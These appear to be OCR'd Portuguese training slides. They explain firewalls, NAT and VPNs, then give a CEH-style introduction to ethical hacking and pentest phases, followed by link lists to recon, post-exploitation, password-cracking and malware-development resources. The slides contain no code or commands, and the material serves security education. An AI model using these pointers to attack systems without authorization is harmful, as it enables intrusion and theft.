


O que você vai aprender?

- O que é um firewall;
- Tipos de firewall;
- Filtragem de pacotes;
- Firewall Stateless;
- Firewall Stateful;
- Regras de Firewall;
- Politicas de Regras;
- Como funciona uma regra de firewall;
- Nat;
- VPN.

Requisitos

- Software e Hardware;
- Modelo OSI;
- TCP/IP;
- Protocolos e serviços;
- Segurança da informação e redes.



Definição de Firewall

- **Segundo o Wikipédia:** Um ***firewall*** (em português: parede de fogo) é um dispositivo de uma rede de computadores que tem por objetivo aplicar uma política de segurança a um determinado ponto da rede. O firewall pode ser do tipo filtros de pacotes, *Proxy de* aplicações, etc.
- Este dispositivo de segurança existe na forma de *software* e de *hardware*, a combinação de ambos é chamado tecnicamente de appliance (geralmente é um dispositivo de hardware separado e dedicado com software integrado (firmware), especificamente projetado para fornecer um recurso de computação específico.)
- https://pt.wikipedia.org/wiki/Firewall

CYBER SECURITY UP

Definição de Firewall

- **Segundo a Cisco:** Um firewall é um dispositivo de segurança da rede que monitora o tráfego de rede de entrada e saída e decide permitir ou bloquear tráfegos específicos de acordo com um conjunto definido de regras de segurança.
- Os firewalls têm sido a linha de frente da defesa na segurança de rede há mais de 25 anos. Eles colocam uma barreira entre redes internas protegidas e controladas que podem ser redes externas confiáveis ou não, como a Internet.
- Um firewall pode ser um hardware, software ou ambos.

Tipos de Firewall

Firewall de proxy:

- Um firewall de proxy é um dos primeiros tipos de firewall e funciona como a passagem de uma rede para outra de uma aplicação específica. Servidores proxy podem oferecer recursos adicionais, como armazenamento em cache e segurança de conteúdo ao evitar conexões diretas de fora da rede. No entanto, isso também pode afetar a capacidade de taxa de transferência e as aplicações que eles podem comportar.

Tipos de Firewall

Firewall de Gerenciamento unificado de ameaças (UTM):

- Normalmente, um dispositivo UTM combina, de maneira flexível, as funções de um firewall com inspeção de estado e prevenção contra intrusões e antivírus. Ele também pode incluir serviços adicionais e, às vezes, gerenciamento em nuvem. O UTM concentra-se em simplicidade e facilidade de uso.

Tipos de Firewall

Firewall de próxima geração (NGFW):

- Os firewalls evoluíram para além da simples filtragem de pacotes e inspeção stateful. A maioria das empresas está implantando firewall de próxima geração para bloquear ameaças modernas, como malware avançado e ataques na camada da aplicação.
- De acordo com a definição do Gartner, Inc., um firewall de próxima geração deve incluir:
- Recursos padrão de firewall, como inspeção stateful
- Prevenção de invasão integrada
- Reconhecimento e controle da aplicação para detectar e bloquear aplicativos nocivos
- Atualização de caminhos para incluir feeds futuros de informação
- Técnicas para lidar com as ameaças à segurança em evolução
- Embora esses recursos estejam se tornando cada vez mais a norma para a maioria das empresas, os NGFWs podem fazer mais.

CYBER SECURITY UP

Tipos de Firewall

NGFW focado em ameaças:

- Esses firewalls incluem todos os recursos de um NGFW tradicional e também oferecem detecção e remediação avançadas de ameaças. Com um NGFW focado em ameaças, você pode:
- Saber quais recursos sofrem um risco maior com reconhecimento completo de contexto
- Reagir rapidamente a ataques com automação de segurança inteligente que define políticas e fortalece suas defesas de forma dinâmica
- Detectar melhor as atividades evasivas e suspeitas com a correlação de eventos de rede e endpoint
- Reduzir expressivamente o tempo entre a detecção e a limpeza com segurança retrospectiva que monitora continuamente atividades e comportamentos suspeitos mesmo após a inspeção inicial
- Facilitar a administração e reduzir a complexidade com políticas unificadas que oferecem proteção durante todo o ciclo de ataque

CYBER SECURITY UP

Filtragem de Pacote

- Toda comunicação em uma rede de computadores é segmentada em pequenos pacotes de acordo com a unidade máxima de transferência entre as redes (MTU), geralmente de 1500 bytes. Em cada uma das camadas, existem informações de cabeçalho – úteis ao processamento – além da parte de dados (payload), onde a informação é, de fato, transportada.
- A filtragem de pacotes nada mais é do que um mecanismo capaz de analisar os cabeçalhos em determinadas camadas da suíte TCP/IP e, com base em um padrão de regras pré-estabelecido, encaminhar o pacote para o próximo passo ou desconsiderá-lo.
- Este é o conceito básico para entender uma estrutura completa de pacotes, somente possível pois os firewalls são colocados de maneira estratégica em uma topologia de rede, por onde o tráfego inter-redes é afunilado ou estrangulado.
- Uma vez que o pacote passa pelo firewall, e somente desta maneira ele pode chegar até o destino final, o mesmo tem o poder de definir se isso deve ou não ser encaminhado. O encaminhamento de pacotes é o recurso fundamental de roteamento, função também desempenhada por um **firewall**.

CYBER SECURITY UP

Stateless x Statefull

Filtragem stateless ou sem estado:

- A filtragem sem estado oferece um recurso de avaliação de pacotes de maneira independente, onde não há conhecimento sobre a conexão. Isso quer dizer que cada pacote que passa pelo firewall, independente de ser uma nova conexão ou já existente, é avaliado pelas regras estabelecidas pelo administrador.
- É comum nestas arquiteturas criar uma regra para cada direção de tráfego, prevendo tanto a saída (envio) de um pacote, quanto a entrada (recebimento) – o que ocorre comumente em interfaces de redes diferentes. Como não há conhecimento das conexões, não é possível prever o retorno da conexão.
- Os ambientes que possuem esse mecanismo de filtragem têm a tendência comum de ter um número maior de regras, por causa da necessidade de sempre se prever os dois sentidos de uma comunicação (entrada e saída).
- Os firewalls stateless são cada vez menos utilizados. Ainda assim, está está presente em dispositivos de rede cujo principal foco não é segurança e garante que regras básicas de acesso possam ser criadas, evitando exposições desnecessárias.
- O conceito mais importante a ser registrado sobre os firewalls stateless é que não possuem conhecimento acerca das conexões e, por causa disso, aplicam suas regras em todos os pacotes que atravessam o dispositivo.

CYBER SECURITY UP

Stateless x Statefull

- **Firewall stateful ou com estado:**
- Os **firewalls stateful** foram concebidos posteriormente, a fim de solucionar aspectos de segurança que surgiram com a primeira geração, como por exemplo o caso de forjar (spoof) informações de conexão.
- A importância fundamental foi de orientar a filtragem para conexão e permitir que o mecanismo de filtragem passasse a conhecer as conexões. Com base nisso, legitimaria um pacote ou não. Esse recurso auxiliar ficou conhecido como tabela de conexões ou tabela de estados.
- Com a tabela de estados, todo início de conexão é devidamente registrado (um novo estado é criado). Quando o pacote retorna, antes de iniciar o processo de avaliação das regras de acesso, o **firewall stateful** verifica a tabela de estados, valida se há alguma conexão associada e, caso afirmativo, aceita a conexão, sem processar as regras. Do contrário, descarta o pacote.

CONTINUA >>

CYBER SECURITY UP

Stateless x Stateful

- **Continuação stateful:**
- A segurança do ambiente é incrementada consideravelmente com a utilização de **firewall stateful**, tendo em vista que há rastreabilidade de parâmetros utilizados para validar uma conexão ativa na estrutura. O nível e complexidade do tracking depende do fabricante. Alguns utilizam somente parâmetros de endereços e portas de origem e destino, enquanto outros utilizam número de sequência e reconhecimento, tamanho de janela etc (no caso do protocolo TCP).
- A medida que a conexão evolui em termos de trocas de pacotes, a tabela de estados é sempre atualizada com as informações para garantir a continuidade de segurança e integridade. Este processo também garante a validade da conexão, sem que seja necessário avaliar as regras de acesso definidas pelo administrador.
- Em um **firewall stateful** há uma economia considerável de recursos computacionais, uma vez que há um esforço inicial para a criação de novas conexões, que é recompensado até o encerramento pela não necessidade de processar as regras de acesso. É muito comum encontrar esse mecanismo de filtragem nas mais modernas soluções, que continua sendo um elemento fundamental na estratégia de defesa em profundidade.

CYBER SECURITY UP

Regras de Firewall

- Um firewall atua como uma espécie de peneira, deixando apenas determinados tipos de dados passar. A escolha do que pode ou não passar é feito através do estabelecimento de políticas, isto é, regras de firewall.
- Regras de Firewall controlam o tráfego que tem permissão para entrar na interface de firewall. Uma vez que o tráfego passa pelo Firewall, uma conexão é criada na tabela de estado do Firewall, permitindo que todo o tráfego subsequente tenha permissão de entrada/saída.
- Existem dois modos na criação de políticas de firewall: modo restritivo e modo versátil. No modo restritivo, o firewall é configurado para bloquear todo o tráfego passando por ele e liberar somente o que foi configurado pelas regras. Já no modo versátil ocorre o oposto, todo tráfego pode passar e só é bloqueado o que as regras foram configuradas.
- As regras de Firewall possuem prioridades "Top down", ou seja, a primeira regra sempre terá maior prioridade que as demais.

CYBER SECURITY UP

Classificação de um Firewall

- Firewalls podem trabalhar de várias maneiras, e por isso existem alguns tipos diferentes de metodologias. Levando em conta o local em que a comunicação acontece, onde ela é interceptada, necessidades específicas do que será protegido, características do SO, estrutura da rede, entre outros fatores.

Politica de Regras

- Determine quais dos seus aplicativos, programas e utilitários são absolutamente necessários no seu computador.
- Liste quaisquer riscos ou vulnerabilidades associadas a cada aplicação necessária e qual é necessário para minimizar o risco . Por exemplo , se um programa exige que uma porta específica sempre estará aberta para o tráfego de saída , o seu computador pode estar vulnerável a um hacker ou um vírus , se você não tiver um software antimalware também instalado e funcionando.
- Tomar decisões sobre o que e lista o tráfego de entrada e de saída que você vai permitir que a partir de seu computador, e que o tráfego de entrada e de saída você irá bloquear.
- **Continuação >>**

Politica de Regras

- **Continuação:**
- Escrever um documento que lista suas decisões sobre firewall segurança em termos claros e inequívocos . O documento vai incluir descrições de suas ferramentas de firewall, sua estratégia de segurança , o que respostas ou ações que você vai fazer se um evento de segurança (violação ou desvio) ocorre e como você pretende gerenciar ou atualizar o firewall e suas configurações.
- Imprima uma cópia de suas configurações de firewall e compará-lo com o seu documento de orientação política para confirmar se as configurações de apoiar o documento de política . Se você encontrar discrepâncias , alterar o conjunto de regras de firewall de acordo com sua política escrita .

Como funciona uma regra de firewall? (EXEMPLOS)

- O firewall é um sistema de segurança que utiliza regras para bloquear ou permitir conexões e transmissão de dados entre o seu computador e a Internet. As regras de firewall controlam o modo como o Firewall inteligente protege o seu computador contra programas maliciosos e acesso não autorizado. O Norton Firewall automaticamente verifica todo o tráfego de entrada e de saída do computador com base nessas regras.
- O Firewall inteligente usa dois tipos de regras de firewall:

Regras de programas	Controlam o acesso à rede dos programas em seu computador.
Regras de tráfego	Controlam todo o tráfego de entrada e saída da rede.

CYBER SECURITY UP

Como funciona uma regra de firewall? (EXEMPLOS)

- **Regras de programas:**
- Na guia Controle de programas, você pode fazer o seguinte:
- Renomear a descrição do programa.
- Modificar as regras de um programa.
- Adicionar uma regra para um programa.
- Modificar as configurações de acesso de uma regra de programa.
- Modificar a prioridade de regras de programa alterando a sequência das regras na lista.
- Remover uma regra de programa.
- Exibir o nível de confiança de um programa.

Como funciona uma regra de firewall? (EXEMPLOS)

- **Regras de tráfego:**
- Algumas das regras de tráfego padrão são somente leitura e são bloqueadas. Você não pode modificar essas regras.
- As regras são exibidas na ordem de seus níveis de prioridade. As regras que ocupam a posição superior na lista prevalecem sobre as que são exibidas na posição inferior da lista.

O que é NAT?

- A Conversão de Endereço de Rede (NAT) foi projetada para conservar o endereço IP. Ela permite que as redes IP privadas que usam endereços IP não registrados se conectem à Internet. A NAT opera em um roteador, que geralmente conecta duas redes entre si e converte os endereços privados (não exclusivos globalmente) na rede interna em endereços legais, antes que os pacotes sejam encaminhados para outra rede.
- Outro aspecto desse recurso é que a NAT pode ser configurada para anunciar para o resto do mundo apenas um endereço para toda a rede, proporcionando segurança adicional ao ocultar o fato de que a rede interna está por trás desse endereço. A NAT disponibiliza funções duplas de segurança e conservação de endereço e é implementada em ambientes de acesso remoto.

CYBER SECURITY UP

Como o Nat funciona?

- Basicamente, a NAT permite que um único dispositivo, como um roteador, atue como um agente entre a Internet (ou rede pública) e uma rede local (ou rede privada), o que significa que somente um endereço IP único é necessário para representar um grupo de computadores em qualquer situação fora da rede.

O que é VPN?

- **“Virtual Private Network”** ou Rede Privada Virtual, é uma rede privada construída sobre a infra-estrutura de uma rede pública, **normalmente a Internet**. Ou seja, ao invés de se utilizar links dedicados ou redes de pacotes (como Frame Relay ou X.25) para conectar redes remotas, utiliza-se a infra-estrutura da Internet.
- O conceito de VPN surgiu da necessidade de se utilizar redes de comunicação não confiáveis para trafegar informações de forma segura. As redes públicas são consideradas não confiáveis, tendo em vista que os dados que nelas trafegam estão sujeitos a interceptação e captura. Em contrapartida, estas redes públicas tendem a ter um custo de utilização inferior aos necessários para o estabelecimento de redes proprietárias, envolvendo a contratação de circuitos exclusivos e independentes.
- A principal motivação no uso das VPNs é a financeira, como alternativa para redução dos custos de comunicação de dados, oferecendo transporte de pacotes IPs de modo seguro através de Internet, com o objetivo de conectar vários sites .

CYBER SECURITY UP

Tipos de VPN

- Existem vários tipos de implementação de VPN's. Cada uma tem suas especificações próprias, assim como características que devem ter uma atenção especial na hora de implementar.
- Entre os tipos de VPN, destacam-se três principais:
- Intranet VPN
- Extranet VPN
- Acesso Remoto VPN

Intranet VPN

- Em uma Intranet VPN, que pode, por exemplo facilitar a comunicação entre departamentos de uma empresa, um dos quesitos básicos a considerar é a necessidade de uma criptografia rápida, para não sobrecarregar a rede (que tem de ser rápida).

- Outro requisito essencial é a confiabilidade que garanta a prioridade de aplicações críticas, como por exemplo, sistemas financeiros, banco de dados. E por último, é importante a facilidade de gerenciamento, já que numa rede interna, tem-se constantes mudanças de usuários, seus direitos,etc.

Acesso Remoto VPN

- Uma VPN de acesso remoto conecta uma empresa à seus empregados que estejam distante fisicamente da rede. Neste caso torna-se necessário um software cliente de acesso remoto. Quanto aos requisitos básicos, o mais importante é a garantia de QoS(Quality of Service), isto porque, geralmente quando se acessa remotamente de um laptop, você está limitado à velocidade do modem. Outro item não menos importante é uma autenticação rápida e eficiente, que garanta a identidade do usuário remoto. E por último, um fator importante, é a necessidade de um gerenciamento centralizado desta rede, já que ao mesmo tempo, pode-se ter muitos usuários remotos logados, o que torna necessário que todas as informações sobre os usuários, para efeitos de autenticação por exemplo, estejam centralizadas num único lugar.

Extranet VPN

- Extranet VPN's são implementadas para conectar uma empresa à seus sócios, fornecedores, clientes, etc... Para isso é necessário uma solução aberta,para garantir a interoperabilidade com as várias soluções que as as empresas envolvidas possam ter em suas redes privadas. Outro ponto muito importante a se considerar é o controle de tráfego, o que minimiza o efeitos dos gargalos existentes em possíveis nós entre as redes, e ainda garante uma resposta rápida e suave para aplicações críticas.

CYBER SECURITY UP

PRINT(“FIM”)

Quer aprender mais?
Acesse os grupos e páginas ao lado >>

Pericia forense computacional
https://www.facebook.com/groups/216366638481732/

https://www.facebook.com/Expersec/?ref=br_rs

https://www.facebook.com/como.hackear.curso/

Modulo 9

CEH Fundamentals

Sobre o Livro

- Esse livro é apenas um acervo de links e tutoriais sobre cada área do CEH
- O objetivo não é apresentar nenhum conceito, pois já existem livros mais completos e feito por profissionais que possuem a certificação e são instrutor da mesma
- E você pode procurar os cursos da ACADI-TI, Udemy, Cybrary e Ucertify sobre o CEH, aonde vai desde de cursos até simulados

Sobre o Autor

- Joas Antonio
- Cyber Security Analyst, Cyber and Information Security Consultant by Betta GP, Information Security Researcher by Experience Security, Ethical Hacking and PenTest, OWASP Member and Researcher, Cybrary Teacher Assistant, Microsoft Instructor, Web Developer, Bug Hunter by HackerOne and OBB, Python Developer, has over +300 technology courses and +31 certifications, SANS Member, CIS Member and Research, Cyber Security Mentor and IT lover.

Introdução ao Ethical Hacking

O que é um Hacker Ético?

- Um **Hacker Ético** é um especialista em sistemas e redes de computadores que conhece as técnicas e métodos utilizados para se encontrar vulnerabilidades de segurança em softwares e redes corporativas.
- No entanto, ao invés de usar esse conhecimento para obter vantagem própria, ele apenas documenta as vulnerabilidades detectadas e as reporta para a empresa que está contratando seus serviços, juntamente com indicações de como solucionar as vulnerabilidades e aumentar a segurança da corporação.
- Vulnerabilidades de segurança são encontradas em má implementação de softwares, sistemas e dispositivos mal configurados, ausência de sistemas de seguranca como Firewalls, ou até mesmo softwares desatualizados. A função do Ethical Hacker é encontrar essas falhas utilizando-se de técnicas de intrusão, porém sem causar nenhum impacto nos sistemas.

O que é um PenTest

- O termo PenTest é derivado de **Penetration Test**, em português a melhor tradução seria Testes de Intrusão ou de Invasão.
- O PenTest é um conjunto de técnicas e ferramentas utilizadas para identificar falhas de segurança em sistemas e redes corporativas. Através dessas técnicas, o profissional **Pentester** irá identificar as vulnerabilidades existentes na arquitetura da empresa, explorá-las e entregar um relatório à empresa, que deverá então tomar as devidas ações para corrigir as falhas de segurança.
- Apesar de ser uma simulação de um ataque hacker, é importante mencionar que o PenTest é uma atividade profissional e sobretudo ética. Uma empresa contrata esses serviços para ter seus sistemas analisados por uma empresa ou profissional qualificado.
- Um Pentest não é apenas um scaneamento de portas e vulnerabilidades, ele vai além disso. O Pentest faz uso de softwares e ferramentas (pentest tools) para explorar as vulnerabilidades identificadas, buscando identificar que tipo de informação pode ser obtida através daquela falha.

Tipos de PenTest

- **Black box**
- Em um ataque cibernético do mundo real, o hacker provavelmente não conhecerá todos os meandros da infraestrutura de TI de uma corporação. Por isso, ele ou ela lançará um ataque de força bruta total contra a infraestrutura de TI, na esperança de tentar encontrar uma vulnerabilidade ou fraqueza na qual se prendem.
- Em outras palavras, nesse tipo de Teste de Caneta, não há informações fornecidas ao testador sobre o funcionamento interno de um Aplicativo Web específico, nem sobre seu código fonte ou arquitetura de software. Como resultado, esse tipo de teste específico pode levar muito tempo para ser concluído; muitas vezes, o testador dependerá do uso de processos automatizados para descobrir completamente os pontos fracos e vulnerabilidades. Esse tipo de teste também é chamado de abordagem de "tentativa e erro".

Tipos de PenTest

- **White box**
- Nesse tipo de teste de caneta, também conhecido como "Clear Box Testing", o testador tem conhecimento e acesso completos ao código-fonte e à arquitetura de software do aplicativo Web. Por esse motivo, um teste de caixa branca pode ser realizado em um período de tempo muito mais rápido quando comparado a um teste de caixa preta. A outra vantagem disso é que um Teste de Caneta muito mais completo pode ser concluído.
- Mas, essa abordagem também tem seu conjunto de desvantagens. Primeiro, como um testador possui conhecimento completo, pode levar mais tempo para decidir sobre o que focar especificamente em relação aos testes e análises de sistemas e componentes. Segundo, para realizar esse tipo de teste, são necessárias ferramentas mais sofisticadas, como as dos analisadores e depuradores de código de software.

Tipos de PenTest

- **Gray box**
- Como o nome indica, esse tipo de teste é uma combinação dos testes Black Box e White Box. Em outras palavras, o testador de penetração possui apenas um conhecimento parcial do funcionamento interno dos aplicativos da Web. Isso geralmente é restrito a apenas obter acesso ao código do software e aos diagramas de arquitetura do sistema.
- Com o Gray Box Test, os processos de teste manual e automatizado podem ser utilizados. Devido a essa abordagem, o testador de caneta pode concentrar seus esforços principais nas áreas do aplicativo Web sobre as quais ele mais conhece e, a partir daí, a partir daí, explorar quaisquer pontos fracos ou vulnerabilidades. Com esse método específico, há uma probabilidade maior de que também sejam descobertas “brechas de segurança” mais difíceis de encontrar.

Metodologias de PenTest

- **Reconhecimento:**

O reconhecimento é onde você coleta informações sobre seu alvo. Você deseja entender o escopo do seu empreendimento antecipadamente, é claro. Isso o ajudará a restringir suas ações, para que você não se envolva em nada que possa ser antiético. Você terá uma noção de quem é seu alvo, mas pode não ter todos os detalhes. Reunir os detalhes do seu alvo é uma das razões para realizar o reconhecimento. Outro motivo é que, embora exista muita informação que deve ser pública apenas devido à natureza da Internet e à necessidade de fazer negócios lá, você pode encontrar informações vazadas para o resto do mundo em que a organização para a qual você está trabalhando faria melhor para bloquear.

- **Scanning e Enumeração:**

Depois de identificar os blocos de rede, você desejará identificar os sistemas acessíveis nesses blocos de rede; esse é o estágio de varredura e enumeração. Mais importante, no entanto, você desejará identificar serviços em execução em qualquer host disponível. Por fim, esses serviços serão usados como pontos de entrada. O objetivo é obter acesso, e isso pode ser possível por meio de serviços de rede expostos. Isso inclui não apenas uma lista de todas as portas abertas, que serão informações úteis, mas também a identidade do serviço e software em execução atrás de cada porta aberta.

Metodologias de PenTest

- **Exploração:**

Obter acesso é o que muitas pessoas consideram ser a parte mais importante de um teste de penetração e, para muitos, é o mais interessante. É aqui que você pode demonstrar que alguns serviços são potencialmente vulneráveis. Você faz isso explorando o serviço. Não há positivos teóricos ou falsos quando você comprometeu um sistema ou roubou dados e pode prová-lo. Isso destaca um dos aspectos importantes de qualquer hacking ético: a documentação. Apenas dizer: "Ei, eu fiz isso" não será suficiente. Você precisará demonstrar ou provar de alguma forma que conseguiu comprometer o sistema.

- **Pós Exploração:**

Quando você entra, emular padrões comuns de ataque significa que você deve manter o acesso. Se você conseguiu comprometer o sistema de um usuário, quando o usuário desligar o sistema, você perderá o acesso. Isso pode significar que você precisará comprometer novamente o sistema. Como nem sempre é garantido que as explorações são eficazes, é possível que você não consiga entrar na próxima vez que tentar a exploração. Além disso, você pode ter usado uma exploração que dependia de uma vulnerabilidade que foi corrigida. Sua próxima tentativa pode falhar porque a vulnerabilidade não está mais lá. Você precisa se dedicar a outros meios de entrar no sistema para ter certeza de manter a capacidade de ver o que está acontecendo nesse sistema e potencialmente na rede corporativa em geral.

Fundamentos de Redes

Modelos de comunicação

- http://masimoes.pro.br/redes-de-computadores/introducao/padroes-de-comunicacao.html
- http://w3.ufsm.br/natanael/ComDadosUFSM/ComDados16.pdf
- https://pt.wikipedia.org/wiki/Modelo_OSI
- https://www.teleco.com.br/tutoriais/tutorialsnmpred1/pagina_2.asp

Topologias

- https://pt.wikipedia.org/wiki/Topologia_de_rede
- https://www.oficinadanet.com.br/artigo/2254/topologia_de_redes_vantagens_e_desvantagens
- https://www.youtube.com/watch?v=XcK_kZxs65A
- https://br.ccm.net/contents/258-topologia-de-redes
- http://producao.virtual.ufpb.br/books/camyle/introducao-a-computacao-livro/livro/livro.chunked/ch07s03.html

Rede física

- https://www.ibm.com/support/knowledgecenter/pt-br/SSPHQG_7.2/concept/ha_concepts_physical_logical.html
- https://siteantigo.portaleducacao.com.br/conteudo/artigos/informatica/topologia-fisica-das-redes-de-computadores/29017
- https://www.portalgsti.com.br/2017/07/redes-logicas.html
- https://www.youtube.com/watch?v=YcjX-rzg9Sc

Protocolos de Rede

- https://www.opservices.com.br/protocolos-de-rede/
- https://pt.wikipedia.org/wiki/Lista_de_protocolos_de_redes
- https://pt.wikipedia.org/wiki/Protocolo_(ci%C3%AAncia_da_computa%C3%A7%C3%A3o)
- https://www.youtube.com/watch?v=6-RzPthCSns
- http://redeetec.mec.gov.br/images/stories/pdf/eixo_infor_comun/tec_inf/081112_protserv_redes.pdf
- https://www.uniaogeek.com.br/o-que-e-um-protocolo-de-redes/

Arquitetura de redes

- https://pt.wikipedia.org/wiki/Arquitetura_de_rede
- https://www.youtube.com/watch?v=Pg_Xv0EnkWo
- https://pt.wikibooks.org/wiki/Redes_de_computadores/Arquitetura_de_redes_de_computadores
- http://docente.ifrn.edu.br/helbersilva/disciplinas/arquitetura-redes/aula-_1/view
- https://web.fe.up.pt/~mricardo/02_03/rcd/teoricas/arquitecturas_v4.pdf

Introdução ao Reconhecimento e Enumeração

Ferramentas de Reconhecimento e Enumeração

- https://osintframework.com/
- https://www.youtube.com/watch?v=SzNpnZ_cqrw
- https://www.youtube.com/watch?v=XdNjPVLlLNA
- https://www.sans.org/security-resources/GoogleCheatSheet.pdf
- https://cdn5.alienvault.com/blog-content/GoogleHackingCheatSheet.pdf
- https://gbhackers.com/latest-google-dorks-list/
- https://hackertarget.com/maltego-transforms/
- https://ismart.unm.edu/files/7113/8379/8002/maltego.pdf
- https://www.hackingloops.com/maltego/
- https://pentest-tools.com/information-gathering/website-reconnaissance-discover-web-application-technologies
- https://securitytrails.com/blog/top-20-intel-tools
- https://thehackerstuff.com/top-10-advanced-information-gathering-tools-for-linux-windows/

Ferramentas de Reconhecimento e Enumeração

- https://www.tutorialspoint.com/kali_linux/kali_linux_information_gathering_tools.htm
- https://securitytrails.com/blog/information-gathering
- http://literacybasics.ca/strategic-planning/strategic-planning-assesssment/overview-and-information-gathering-tools/
- https://medium.com/webeagle/information-gathering-tools-for-maximum-cybersecurity-78ef3212773f
- http://www.yourarticlelibrary.com/management/mis-management/tools-of-information-gathering-for-system-analysis/70398
- https://www.armourinfosec.com/online-information-gathering-tools/
- https://resources.infosecinstitute.com/information-gathering/#gref
- https://github.com/topics/information-gathering-tools

Introdução ao Scanning

Ferramentas de Scanning

- https://securitytrails.com/blog/best-port-scanners
- https://geekflare.com/port-scanner-tools/
- https://geekflare.com/find-wordpress-vulnerabilities/
- https://wpscan.org/
- https://owasp.org/www-community/Vulnerability_Scanning_Tools
- https://www.dnsstuff.com/network-vulnerability-scanner
- https://hackertarget.com/vulnerability-scanner/
- https://www.softwaretestinghelp.com/penetration-testing-tools/
- https://www.guru99.com/top-5-penetration-testing-tools.html
- https://www.esecurityplanet.com/products/top-penetration-testing-tools.html

Introdução ao System Hacking

Ferramentas e métodos para System Hacking

- https://blog.compass-security.com/2019/10/hacking-tools-cheat-sheet/
- https://github.com/kobs0N/Hacking-Cheatsheet
- https://www.dummies.com/computers/computer-networking/network-security/hacking-for-dummies-cheat-sheet/
- http://index-of.co.uk/Google/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf
- https://br.pinterest.com/pin/389209592781638234/
- http://xeushack.com/the-ultimate-hacking-cheat-sheet
- https://medium.com/oscp-cheatsheet/oscp-cheatsheet-6c80b9fa8d7e
- https://github.com/so87/OSCP-PwK
- https://github.com/P3t3rp4rk3r/OSCP-cheat-sheet-1
- https://xmilkpowderx.github.io/2019-05-16-OSCPCheatSheet/
- https://sushant747.gitbooks.io/total-oscp-guide/

Ferramentas e métodos para System Hacking

- https://nitesculucian.github.io/2018/12/01/metasploit-cheat-sheet/
- https://www.comparitech.com/net-admin/metasploit-cheat-sheet/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md
- https://pentestmag.com/metasploit-cheat-sheet/
- https://pentesttools.net/metasploit-cheat-sheet/
- https://resources.infosecinstitute.com/metasploit-cheat-sheet/
- https://0xsecurity.com/blog/some-hacking-techniques/post-exploitation-cheat-_sheet
- https://github.com/kmkz/Pentesting/blob/master/Post-Exploitation-Cheat-Sheet
- https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List
- https://medium.com/@int0x33/day-26-the-complete-list-of-windows-post-exploitation-commands-no-powershell-999b5433b61e

Ferramentas e métodos para System Hacking

- https://pentest.tonyng.net/windows-post-exploitation-command-list/
- http://www.handgrep.se/repository/cheatsheets/postexploitation/WindowsPost-Exploitation.pdf
- https://www.exploit-db.com/docs/english/26000-windows-meterpreterless-post-exploitation.pdf
- https://www.guru99.com/how-to-crack-password-of-an-application.html
- https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-1-principles-technologies-0156136/
- https://www.itpro.co.uk/security/34616/the-top-ten-password-cracking-techniques-used-by-hackers
- https://blog.focal-point.com/lets-get-cracking-a-beginners-guide-to-password- analysis
- https://www.owasp.org/images/e/e0/OWASPBristol-2018-02-19-practical-password-cracking.pdf
- https://www.freecodecamp.org/news/an-intro-to-password-cracking/

Introdução a Malwares

Malware (Types and Analysis)

- https://www.veracode.com/blog/2012/10/common-malware-types-cybersecurity-101
- https://www.lastline.com/blog/malware-types-and-classifications/
- https://www.csoonline.com/article/2615925/security-your-quick-guide-to-malware-types.html
- https://www.geeksforgeeks.org/malware-and-its-types/
- https://www.upguard.com/blog/types-of-malware
- https://en.wikipedia.org/wiki/Malware_analysis
- https://www.hybrid-analysis.com/
- https://www.sans.org/reading-room/whitepapers/malicious/paper/2103
- https://digital-forensics.sans.org/media/malware-analysis-cheat-sheet.pdf
- https://zeltser.com/malware-analysis-cheat-sheet/

Malware (Types and Analysis)

- https://www.andreafortuna.org/2016/08/16/cheat-sheet-for-malware-analysis/
- https://www.reddit.com/r/Malware/comments/3zpkgm/reverse_engineering_for_malware_analysis_cheat/
- https://www.dfir.training/cheat-sheets
- https://www.youtube.com/watch?v=tgJR1-mkvzY
- https://www.first.org/global/sigs/malware/resources/

Malware (Create and Infraestructure)

- https://zeltser.com/cheat-sheets/
- https://niiconsulting.com/checkmate/2018/02/malware-development-welcome-dark-side-part-1/
- https://niiconsulting.com/checkmate/2018/02/malware-development-welcome-dark-side-part-2-1/
- https://github.com/topics/malware-development
- https://medium.com/@rwxrob/modern-malware-development-languages-70facadecd8
- https://www.youtube.com/watch?v=9m7NtP5HdHI
- https://www.youtube.com/watch?v=nhYR0F7seMs
- https://www.youtube.com/watch?v=fv4l9yAL2sU
- https://thenextweb.com/security/2019/08/06/malware-attacks-on-infrastructure-and-state-run-facilities-shot-up-200-in-2019/

Introdução ao Sniffing e Spoofing

Sniffing and Spoofing

- https://packetlife.net/blog/2008/oct/18/cheat-sheets-tcpdump-and-wireshark/
- https://www.comparitech.com/net-admin/wireshark-cheat-sheet/
- https://www.comparitech.com/net-admin/tcpdump-cheat-sheet/
- https://hackertarget.com/wireshark-tutorial-and-cheat-sheet/
- https://www.dicas-l.com.br/download/tcpdump-cheat-sheet-1.pdf
- https://medium.com/hacker-toolbelt/wireshark-filters-cheat-sheet-eacdc438969c
- https://courses.cs.washington.edu/courses/cse461/13wi/lectures/WiresharkSection.pdf
- https://www.youtube.com/watch?v=visrNiKIP3E
- https://isc.sans.edu/forums/diary/Packet+Analysis+Where+do+you+start/22001/
- https://pt.slideshare.net/y3dips/packet-analysis
- https://pt.slideshare.net/y3dips/packet-analysis

Sniffing and Spoofing

- https://en.wikipedia.org/wiki/Spoofing_attack
- https://www.malwarebytes.com/spoofing/
- https://github.com/Sab0tag3d/MITM-cheatsheet
- https://owasp.org/www-community/attacks/Content_Spoofing
